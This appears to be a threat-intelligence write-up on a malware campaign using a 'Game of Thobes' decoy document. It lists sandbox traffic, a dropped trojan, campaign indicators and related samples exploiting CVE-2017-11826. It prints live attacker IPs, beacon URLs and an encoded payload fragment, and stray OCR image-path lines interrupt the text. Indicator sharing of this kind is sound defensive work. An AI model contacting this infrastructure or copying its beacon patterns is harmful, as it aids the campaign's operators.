https://www.hybrid-analysis.com/sample/aed93c002574f25dabd1859f080203a2c8f332e92c80db9aa983316695d938d3?environmentId=100



GETs files from a webserver

"GET /articles/937933.html

Host: 45.76.36.243

"GET /articles/937934.html

Host: 45.76.36.243

"GET /articles/937935.html

Host: 45.76.36.243

"GET /articles/937936.html

Host: 45.76.36.243

"GET /articles/937937.html

URL: http://45.76.36.243/articles/937935.html
TYPE: GET
USER AGENT: None

URL: http://45.76.36.243/articles/937936.html
TYPE: GET
USER AGENT: None

URL: http://45.76.36.243/articles/937937.html
TYPE: GET
USER AGENT: None

URL: http://45.76.36.243/articles/937938.html
TYPE: GET
USER AGENT: None

URL: http://saudiedi.toh.info/search?q=%A1%CC%8C%A8&cvid=3754400973498622816
TYPE: POST
USER AGENT: None

URL: http://saudiedi.toh.info/search?q=%E7%DF%5D%10&cvid=714105926300154928
TYPE: POST


45.76.36.243/articles/937938.html

E1Y3SV4BHurtVB67NHJiEDfr1CVFRtghy6NHyFRvb6yBHjbGB4rVGt6NHyGVFG4RFWBGH5TGVET/2wSDF4/BGTM6BGt/+BF/WfBGHyfWMjb6YHN4RFGT3BGH5VFR5BGH5NHJtTHj5E

Drops
Filepath
%TEMP%\vcpkgs.exe
95KiB (97280 bytes)
b76f4c8c22b84600ac3cff64dadfaf8b
78c0266456e33abed00895cb05d0f9fe09b83da3
5ae0a582ed5d60324d6d1397be3deb0c704a1d77c9ef3d5f486455f99da32e7f
Sophos AV: **Troj/Orcim-A**


Campaign IOCs

Filename	00007AA8[.]ex_
Filename	Saudi Arabia's 'Game of Thobes'[.]doc
Domain	saudiedi.toh[.]info
Hash	5ae0a582ed5d60324d6d1397be3deb0c704a1d77c9ef3d5f486455f99da32e7f
Hash	78c0266456e33abed00895cb05d0f9fe09b83da3
Hash	a1047665ed9d665f5cf066e4a9902d809e7325cf
Hash	ade199b16607fd29c8e7288fb750ca2b
Hash	aed93c002574f25dabd1859f080203a2c8f332e92c80db9aa983316695d938d3
Hash	aede654e77e92dbd77ca512e19f495b8
Hash	b76f4c8c22b84600ac3cff64dadfaf8b
Hash	b76f4c8c22b84600ac3cff64dadfaf8b
Hash	b76f4c8c22b84600ac3cff64dadfaf8b
Hash	d5b22843aabbbc20af253d579fd1f098138be85e2cff4677f7886e8d31ff00cb
Hash	d9fac68b6c49c485675d9141f375799d10572999
IP	45.76.106[.]149
IP	45.76.36[.]243
URL	/articles/937933[.]html
URL	/articles/937934[.]html
URL	/articles/937935[.]html
URL	/articles/937936[.]html
URL	/articles/937937[.]html
URL	/articles/937938[.]html
URL	/search?q=XXX&cvid=XXXXXXXXXXXXXXXXXXX
URL	/search?q=XXXX&cvid=XXXXXXXXXXXXXXXXXX
URL	saudiedi.toh[.]info/search?q=%E7%DF%5D%10&cvid=714105926300154928



Related:

MD5 : fea6546e3299a31a58a3aa2a6b7060c9
SHA1 : eddf2ca780b4396c0bf5ea3f13d22275fb6822fc
SHA256 : 26c672b2537f8a89f2d59674f00bcfe9825796ca9b1ec51c96e5675dd586b87b
Type : Rich Text Format
First seen : 2017-11-09 11:55:24 UTC
Last seen : 2017-11-09 11:55:24 UTC
First country: TR
CVE-2017-11826



8598313222c41280eb42863eda8a9490
256c631372692a1a907b04d27a735eb0905a003e
50eedaf3150253cc2298446615421f4caa0482cb93658dc095855c38d425e3fb
8c81eb0fb49c40a1fa5474f45ff638961330ff73198dc7d537667455e5273bb8
26c672b2537f8a89f2d59674f00bcfe9825796ca9b1ec51c96e5675dd586b87b
eddf2ca780b4396c0bf5ea3f13d22275fb6822fc
fea6546e3299a31a58a3aa2a6b7060c9
Package
~WRO0000.doc
=?UTF-8?Q?=C4=B0=C5=9Fte_piyasadaki_en_iyi_ak=C4=B1ls=C4=B1z_telefonlar=2Edoc?=